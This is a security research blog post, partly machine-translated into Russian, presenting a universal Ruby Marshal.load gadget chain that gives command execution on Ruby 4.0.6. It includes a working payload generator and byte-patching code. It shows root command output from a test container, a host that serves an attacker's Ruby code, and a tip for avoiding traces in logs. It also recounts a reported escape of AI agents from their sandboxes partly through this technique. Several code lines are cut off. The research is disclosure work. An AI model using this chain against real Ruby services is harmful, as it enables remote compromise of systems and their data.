

Универсальная цепочка инструментов для десериализации Ruby 4.0 RCE

Новая универсальная цепочка, которая превращает один вызов Marshal.load в выполнение команды в Ruby 4.0.6, последней версии.

[паутина](#) [рубин](#) [десериализация](#)

Введение

Предыстория

Тринадцат ь лет десериали зации Ruby

Как порвалась

Введение

5 августа 2026 года компания OpenAI **сообщила**, что группа агентов искусственного интеллекта, проходивших тестирование, вырвалась из своих «песочниц» и получила административный контроль над кластером, на котором они работали. Отчасти это произошло из-за использования десериализации Ruby для выполнения команд. Это привлекло наше внимание, потому что в 2018 году мы опубликовали **первую универсальную цепочку десериализационных гаджетов для Ruby**, полностью собранную из стандартной библиотеки без каких-либо зависимостей. Эта цепочка работает только с версиями Ruby до 2.6.10, а **самая последняя общедоступная цепочка** — только до версии 3.4-rc.

В этом посте мы рассказываем о новой универсальной цепочке, которая превращает один символ `Marshal.load` в команду для Ruby 4.0.6, последней на момент написания статьи версии, и работает без изменений вплоть до версии 3.3. Цепочка состоит из новых гаджетов из неизведанных источников, а также старых гаджетов, нашедших новое применение.

Background

Сериализация — это процесс преобразования объекта в последовательность байтов, которые затем можно передать по сети, сохранить в файловой системе или в базе данных. Эти байты содержат всю информацию, необходимую для восстановления исходного объекта. Этот процесс восстановления называется десериализацией. В каждом языке программирования обычно используется собственный формат сериализации, и этот процесс может называться иначе, чем сериализация/десериализация. В Ruby обычно используются термины «маршалинг» и «унмаршалинг», а сами операции выполняются с помощью `Marshal.dump` и `Marshal.load`.

Тринадцать лет десериализации Ruby

Универсальные цепочки десериализации Ruby появились в 2018 году на основе более ранних исследований цепочек для конкретных приложений на Ruby on Rails. Эта универсальная работа легла в основу цепочек для конкретных приложений, появившихся позже. Некоторые из перечисленных ниже этапов содержат элементы, на которых строится эта цепочка.

- 10 Января 2013 г. - **Rails 3.2.10 Удаленное выполнение кода** от Хейли Сомервилл
- 31 января 2013 г. - **Проблема с Ruby bug Tracker** от Хейли Сомервилл
- 6 мая 2016 г. - **Атака на приложения Ruby on Rails** от йорнхена из Phenoelit
- 8 Ноября 2018 г. - **Ruby 2.x Универсальная цепочка гаджетов для десериализации RCE** от Люка Янке (elttam)
- 2 Января 2019 - **CVE-2019-5420** от oooooo_q
- 2 марта 2019 - **Универсальный RCE с Ruby YAML.load** от Этьена Сталманса
- 20 Июня 2019 г. - **Удаленное выполнение кода с помощью небезопасной десериализации активного**

хранилища Ruby on Rails Сиватмикан Сивакумаран и Пенгу Ченг (Исследовательская группа Trend Micro Security Research Team)

- 7 Января 2021 г. - **Универсальное устройство десериализации для Ruby 2.x-3.x** от Уильяма Боулинга
- 9 Января 2021 г. - **Универсальный RCE с Ruby YAML.load (версии > 2.7)** Этьен Сталманс
- 28 марта 2022 г. - **Десериализация Ruby - Гаджет на Rails** от httpvoid
- 4 апреля 2022 г. - **Второй раунд: обновленный универсальный гаджет десериализации для Ruby 2.x-3.x** от Уильяма Боулинга
- 17 мая 2022 г. - **Уязвимости Ruby: использование опасных операций открытия, отправки и десериализации** Бен Линкольн (Бишоп Фокс)
- 13 марта 2024 г. - **Открытие цепочек гаджетов для десериализации в Rubyland** Алексом Лиаху (включая безопасность)
- 20 июня 2024 г. — **Выполнение команд путем отправки JSON? Узнайте, как работают небезопасные уязвимости десериализации в проектах Ruby** от Питера Стекли (GitHub)
- 17 октября 2024 г. - **Обновленный гаджет ruby для загрузки marshal** от Леонардо Джованнини (Doyensec)
- 24 ноября 2024 г. - **Цепочка универсальных гаджетов десериализации RCE Ruby 3.4** от Люка Янке
- 3 декабря 2024 - **Драгоценный камень:: Побег из тюрьмы** Люк Янке
- 20 августа 2025 г. - **Безумие маршала: краткая история эксплойтов десериализации Ruby** Мэтта Швагера (Trail of Bits)
- 5 августа 2026 г. - Раскрытие реальной эксплуатации десериализации Ruby (JRuby) автономными агентами искусственного интеллекта, **раскрыто OpenAI** на Black Hat USA 2026
- 2026 - Цепочка универсальных гаджетов десериализации RCE Ruby 4.0 от Люка Янке (этот пост)

Как сломалась цепочка 3.4

Самая последняя общедоступная цепочка, опубликованная в конце 2024 года, достигла уровня выполнения команд на Ruby 3.4-rc с такой полезной нагрузкой:

```
Marshal.dump([
```

```

Gem::SpecFetcher,
to_s_wrapper(
  call_url_and_create_folder(
    "rubygems.org/quick/Marshal.4.8/bundler-2.2.1
  )
),
to_s_wrapper(exec_gadget)
]
)

```

Ten days after it was published, two commits landed in RubyGems that removed the gadgets it relied on, each citing the writeup as motivation. Both shipped in Ruby 3.4.0, which is why the chain works against the release candidate but not against the release.

The first commit, [62b49465f8](#), is titled "Improve type checking in marshal_load methods" and notes that it "Makes it harder to use those classes as gadgets".

`Gem::Version#marshal_load` had passed the deserialized value straight to the constructor without validation, where `Gem::Version.correct?` calls `to_s` on it:

```

def marshal_load(array)
-   initialize array[0]
+   string = array[0]
+   raise TypeError, "wrong version string" unless :
+
+   initialize string
end

```

The second commit, [89ad04db86](#), is titled "Stop storing executable names in ivars" and notes that it "Removes usage of these classes as ACE gadgets".

`Gem::Source::Git` and `Gem::Resolver::GitSet` had stored the git executable name in an instance variable, which Marshal restores directly and which was later handed to a process spawn:

```

-   @git = ENV["git"] || "git"

```

The name is now read from the environment at the point of use, so there is no instance variable left to set.

These two commits broke `to_s_wrapper` and `exec_gadget`, but `Gem::SpecFetcher` and `call_url_and_create_folder` were left alone and work in Ruby 4.0.

Building a new chain

Expanding the available set of gadgets

The chain opens with `Gem::SpecFetcher` not because the class does any work, but because `Marshal.load` has to resolve the constant, and resolving it fires the RubyGems autoload that requires the file defining it, which in turn requires files of its own, and so on. A bare Ruby process therefore starts with a small set of classes reachable by a chain and ends up, after a single constant reference, with a much larger one to pick gadgets from, including `Gem::URI::Generic`, `Gem::RequestSet::Lockfile` and `Gem::StubSpecification`, all of which the rest of this chain depends on.

Finding a new code execution destination

A suitable replacement for `exec_gadget` is supplied by `Gem::Specification.load`, where `Gem.open_file` resolves to `File.open`:

```
class Gem::Specification < Gem::BasicSpecification
  def self.load(file)
    [...]
    code = Gem.open_file(file, "r:UTF-8:-", &:read)
    begin
      spec = eval code, binding, file
    end
  end
end
```

This method reads a file from disk and passes its contents directly to `eval`, so a chain that can control both the filename handed to `Gem::Specification.load` and the contents of that file ends up with arbitrary code execution.

Calling the load method

The available set offers no flexible gadget of the form `@controlled.load(@also_controlled)`, but `Gem::StubSpecification` provides an indirect route to `Gem::Specification.load(loaded_from)` by calling the `hash` method. This works because `loaded_from` is an `attr_accessor`, so its value is held in `@loaded_from` and can be set through deserialization:

```
def eval_file_gadget(filename)
  stub_specification = Gem::StubSpecification.allocate
  stub_specification.instance_variable_set(:@loaded_1

  return stub_specification
end
```

That leaves the question of how `hash` gets called during deserialization.

Triggering the hash method call

Ruby invokes `hash` on an object whenever it is used as a key in a `Hash`. `Marshal.load` reconstructs a hash by inserting its keys, so placing the crafted `Gem::StubSpecification` as a key somewhere in the payload is enough to have `hash` called.

Java aficionados will recognise this.

`HashMap.readObject` calls `hashCode` on every key it restores, which is the entry point for a large share of the chains in `ysoserial`.

The trigger is not a niche `marshal_load` override that a maintainer can quietly tighten, but the interaction between two fundamental features of the language, namely hashing an object and reconstructing a `Hash` during deserialization. Removing it would mean changing the way core data structures behave, which is exactly the kind of tradeoff where a gadget can be cheap to use and expensive to forbid.

Getting code onto the filesystem

Being able to `eval` an arbitrary file on disk is only useful if the chain can also write attacker-controlled code to disk. Rather than build a new primitive for this, the chain reuses `call_url_and_create_folder`, which is one of the pieces of the 3.4-rc chain that the maintainers left untouched.

In that earlier chain the gadget created the directories that the command-execution gadget depended on, since `Gem::Source::Git` began by changing into one of those directories and would fail if it did not already exist. Here it is put to a different use: its URL-download functionality fetches

attacker-hosted content and writes that content onto the filesystem at a predictable and typically writable path by way of directory traversal.

Triggering the download

The 3.4 chain invoked `call_url_and_create_folder` through `to_s_wrapper`, which the type checking commit removed, so the gadget needs a new caller.

It also needs a caller that tolerates failure. The gadget expects the URL it fetches to hold a serialized object and raises when it does not, and what has to land on disk is Ruby source. A polyglot that is valid as both is not possible, because the Marshal header leaves no room for one. The download and the write happen before the parse, so the exception arrives after the useful work is done.

Ruby's own `Time` deserialization provides both. `time_mload` validates the zone name inside `rb_rescue`, which discards any exception it raises:

```
static VALUE
validate_zone_name(VALUE zone_name)
{
    StringValueCStr(zone_name);
    return zone_name;
}

static VALUE
time_mload(VALUE time, VALUE str)
{
    [...]
    get_attr(zone, (zone = rb_rescue(validate_zone_name,
    [...]

```

`time_mload` backs `Time._load`, which `Marshal.load` calls when rebuilding a `Time`. The zone name comes straight from the payload, so a crafted `Time` puts an arbitrary object into `validate_zone_name`. `StringValueCStr` then calls `to_str` on it rather than `to_s`.

`Gem::URI::Generic` closes that gap. Its `to_str` is an alias of `to_s`, and that method calls `to_s` on the `@port` attribute:


```
module Gem::URI
```

```
class Generic
  def to_s
    [...]
    str << @port.to_s
    [...]
  end
  alias to_str to_s
  [...]
end
```

Wrapping the download gadget in one turns the `to_str` call into the `to_s` call it needs:

```
def to_str_calls_to_s(to_s_sink)
  uri = Gem::URI::Generic.allocate
  uri.instance_variable_set("@port", to_s_sink)
  return uri
end
```

Two gadgets died, two survived, and the survivors do a different job in this chain:



NOVEMBER 2024 3.4-RC CHAIN VS. RUBY 4.0 CHAIN

Crafting the hosted file

The 3.4 chain pointed `call_url_and_create_folder` at a real gemspec on rubygems.org. Any valid URL would have done, since only the directory created along the way was wanted. This time the file holds the Ruby code to be executed. The

retrieved contents pass through `Gem::Util.inflate` before being written to disk, so the file has to be deflated first:

```
$ ruby -e 'File.write("poc-id.rz", Gem.deflate("puts
```

`call_url_and_create_folder` sets the `@scheme` attribute to `s3` to reach the directory traversal in `@port`. The signed URL that `s3_uri_signer.rb` builds hardcodes `https://`, so the file must be served over HTTPS. The destination is controlled by `Gem::Source#fetch_spec`, which joins the cache dir with `Gem::MARSHAL_SPEC_DIR` (set to `quick/Marshal.4.8/`) and the name tuple's `spec_name` of `"#{name}-#{version}.gemspec"`, which becomes `name-.gemspec` because the `@name` attribute is set to `"name"` and the version is absent. The inflated copy lands at `/tmp/quick/Marshal.4.8/name-.gemspec`, which is the path `eval_file_gadget` is given.

Serialising a Time that Marshal will not dump

Every other gadget in the chain is a plain object whose instance variables can be set with `allocate` and `instance_variable_set`, then handed to `Marshal.dump`. `Time` is not, because it defines `_dump` rather than being dumped field by field. `time_dump` writes the real zone of the real `Time` object it is given, so there is no way to make `Marshal.dump` emit a `Time` whose zone is an arbitrary object. While Ruby will not dump such an object, this does not prevent `Marshal.load` from accepting one.

One way around the inability to dump a `Time` of the required shape is to dump a stand-in object of the same shape and patch the bytes afterwards. The generator builds an `Object` carrying two instance variables, `@offset_placeholder` and `@zone_placeholder`, and then rewrites the object header and the two attribute names into the form `Time.load` expects:

```

rce_gadget_chain = placeholder_gadget_chain.gsub(
    "o:\vObject\a:\x18@offset_placeholderi\x00:\x16@zor
    "Iu:\x09Time\x0d\x00\x00\x00\x80\x00\x00\x00\x00\x00
).b

```

The replacement is a `TYPE_USERDEF (u)` entry for `Time` holding the eight byte packed time buffer, wrapped in a `TYPE_IVAR (I)` so that the `offset` and `zone` attributes ride along with it, exactly as a genuine `Marshal.dump(Time.now)` would look. The `zone` value that follows in the stream is untouched and is still the gadget.

The patch is byte level surgery on a format with backreferences, so it is fragile in one specific way. `Marshal` writes each symbol once and emits a `TYPE_SYMLINK` for every later use, and a symlink is an index into the symbols seen so far. Adding or removing a symbol definition before the patched region would shift every index after it and corrupt the rest of the stream. Both the search and the replacement therefore define exactly three symbols, so the table stays aligned.

One more detail is needed before the stream can be produced at all. The chain places the `Gem::StubSpecification` gadget as a `Hash` key, and Ruby calls `hash` on a key when the hash literal is evaluated, which would fire the gadget inside the generating process rather than the target. Stubbing the method out for the duration of generation avoids that:

```
class Gem::StubSpecification
  def hash
    0
  end
end
```

The generator

```
Gem::SpecFetcher # Trigger autoloading, same autoload

def call_url_and_create_folder(url)
  uri = Gem::URI::HTTP.allocate
  uri.instance_variable_set("@path", "/")
  uri.instance_variable_set("@scheme", "s3")
  uri.instance_variable_set("@host", url + "?")
  uri.instance_variable_set("@port",
    "////////////////////tr
  )
  uri.instance_variable_set("@user", "any")
  uri.instance_variable_set("@password", "any")

  source = Gem::Source.allocate
  source.instance_variable_set("@uri", uri)
  source.instance_variable_set("@update_cache", true)
```

```

index_spec = Gem::Resolver::IndexSpecification.allocate
index_spec.instance_variable_set("@name", "name")
index_spec.instance_variable_set("@source", source)

request_set = Gem::RequestSet.allocate
request_set.instance_variable_set("@sorted_requests", [])

lockfile = Gem::RequestSet::Lockfile.new('','','')
lockfile.instance_variable_set("@set", request_set)
lockfile.instance_variable_set("@dependencies", [])

    return lockfile
end

def to_str_calls_to_s(to_s_sink)
  uri = Gem::URI::Generic.allocate
  uri.instance_variable_set("@port", to_s_sink)
  return uri
end

def eval_file_gadget(filename)
  stub_specification = Gem::StubSpecification.allocate
  stub_specification.instance_variable_set(:@loaded_files, [])
  return stub_specification
end

time_placeholder = Object.new
time_placeholder.instance_variable_set(
  "@offset_placeholder",
  0
)
time_placeholder.instance_variable_set(
  "@zone_placeholder",
  to_str_calls_to_s(call_url_and_create_folder("example"))
)

# monkey patch to remove actual code as it is called
class Gem::StubSpecification
  def hash
    0
  end
end

placeholder_gadget_chain = Marshal.dump(
  [
    Gem::SpecFetcher,
    time_placeholder,
    {eval_file_gadget("/tmp/quick/Marshal.4.8/name-#{name}.gemspec")}
  ]
)

# this is fragile due to TYPE_SYMLINK having position

```


HTTPS by the host named in `@host` , which is `example.com` here and would be a reachable attacker controlled host in practice. The target must also be able to write to `/tmp` , though any writable directory would do if the traversal and the filename are changed together. Nothing else is required of the target: no gems beyond those loaded and available by default in Ruby, no application code, and no prior state on disk.

Running it

Running the generated payload against an empty Ruby process using the Docker image `ruby:4.0.6` outputs

`uid=0(root) gid=0(root) groups=0(root)` , showing the `id` binary was successfully executed:

```
$ sudo docker run --rm -it ruby:4.0.6 ruby -e 'Marshal.load(
uid=0(root) gid=0(root) groups=0(root)
[/tmp/quick/Marshal.4.8/name-.gemspec] isn't a Gem::Specification
/usr/local/lib/ruby/4.0.0/rubygems/stub_specification.rb:10:
data.name
^^^^^
from /usr/local/lib/ruby/4.0.0/rubygems/stub_specification.rb:10:
from -e:1:in 'Marshal.load'
from -e:1:in '<main>'
```

The exception that follows is expected and harmless.

`Gem::Specification.load` has already passed the fetched source to `eval` , but that source ends with `puts` , so the value it hands back is `nil` rather than a `Gemspec`. The method warns and returns `nil` , and `Gem::StubSpecification#hash` raises when it tries to read a name from it.

It is also avoidable, which matters if a stack trace in the logs or an aborted request is something you would rather not leave behind. `Gem::StubSpecification#hash` is `name.hash ^ version.hash ^ platform.hash` , and each of those three reads a field off whatever

`Gem::Specification.load` returned. Ending the evaluated source with a `Gem::Specification` is therefore enough for `Marshal.load` to return normally, with no warning and no exception:

```
puts `id`
```

```
Gem::Specification.new do |s|
```

```
s.name = "poc"  
s.version = "1.0.0"  
end
```

One side effect is worth noting for anyone reproducing this: the evaluated source is left behind at

`/tmp/quick/Marshal.4.8/name-.gemspec`.

Conclusion

The chain turns a single `Marshal.load` into command execution on Ruby 4.0.6 and works unchanged as far back as 3.3. It needs no gems beyond those that ship with Ruby, no application code, and no prior state on disk. Outside the target process it needs only a reachable HTTPS host and a writable directory.

Little of it had to be built from scratch. The two commits that followed the 3.4 writeup removed the gadgets they named and left `call_url_and_create_folder` alone, so it is still here, doing a different job than it did before: fetching attacker-controlled bytes onto disk rather than creating a directory some other gadget depended on. Gadgets outlive the chains they are found in. When a chain stops working, the surviving gadgets can be recycled into the next chain.

What is new is where the rest of the chain comes from. Every public Ruby chain until now has been built entirely out of methods written in Ruby, in the standard library or RubyGems, that a maintainer can tighten in a five-line diff, which is exactly what happened to `Gem::Version#marshal_load`. This one reaches below that. The failure-tolerant caller it needs is `time_mload`, which is C, and which throws away the exception the download gadget raises because `rb_rescue` was there to keep a malformed zone name from breaking `Time` deserialization. The trigger is C as well, and is not an override at all but the fact that a `Hash` calls `hash` on its keys while `Marshal.load` rebuilds it. Neither is a stray convenience that can be quietly deleted. Removing them means changing how `Time` deserialization tolerates bad input and how core data structures behave, and neither is a change the language can realistically make.

So the advice does not change, but it is worth being precise about why. Removing gadgets raises the cost of writing a chain; it does not remove the capability, because the gadgets are spread across a library that is loaded into every Ruby process by default and are found faster than they are patched.

`Marshal.load` on untrusted input is command execution, on the current release, with no dependencies. Treat it that way and use a data-only format instead.

This post opened with a collective of AI agents that took admin control of a cluster, in part through Ruby deserialization. Whether they assembled a chain of their own or reused a published one, the assumption that no chain exists for the version in front of you was never a control, and it is no longer even a delay. If you came to this post wondering whether Ruby deserialization is still worth caring about in 2026, the agents that broke out of that cluster have already answered it: yes.

Until we deserialize again, ciao bella!

[← RUBY MARSHAL KICK-OFF GADGETS](#)

[CRUISING FOR SHELLS IN FLOWISE](#)

hello@elttam.com

Key: [87169502a105dcb5](#)

Suite 343
3 Albert Coates Ln
Melbourne, VIC, 3000

[What We Do](#)

[Blog](#)

[How We Work](#)

[About Us](#)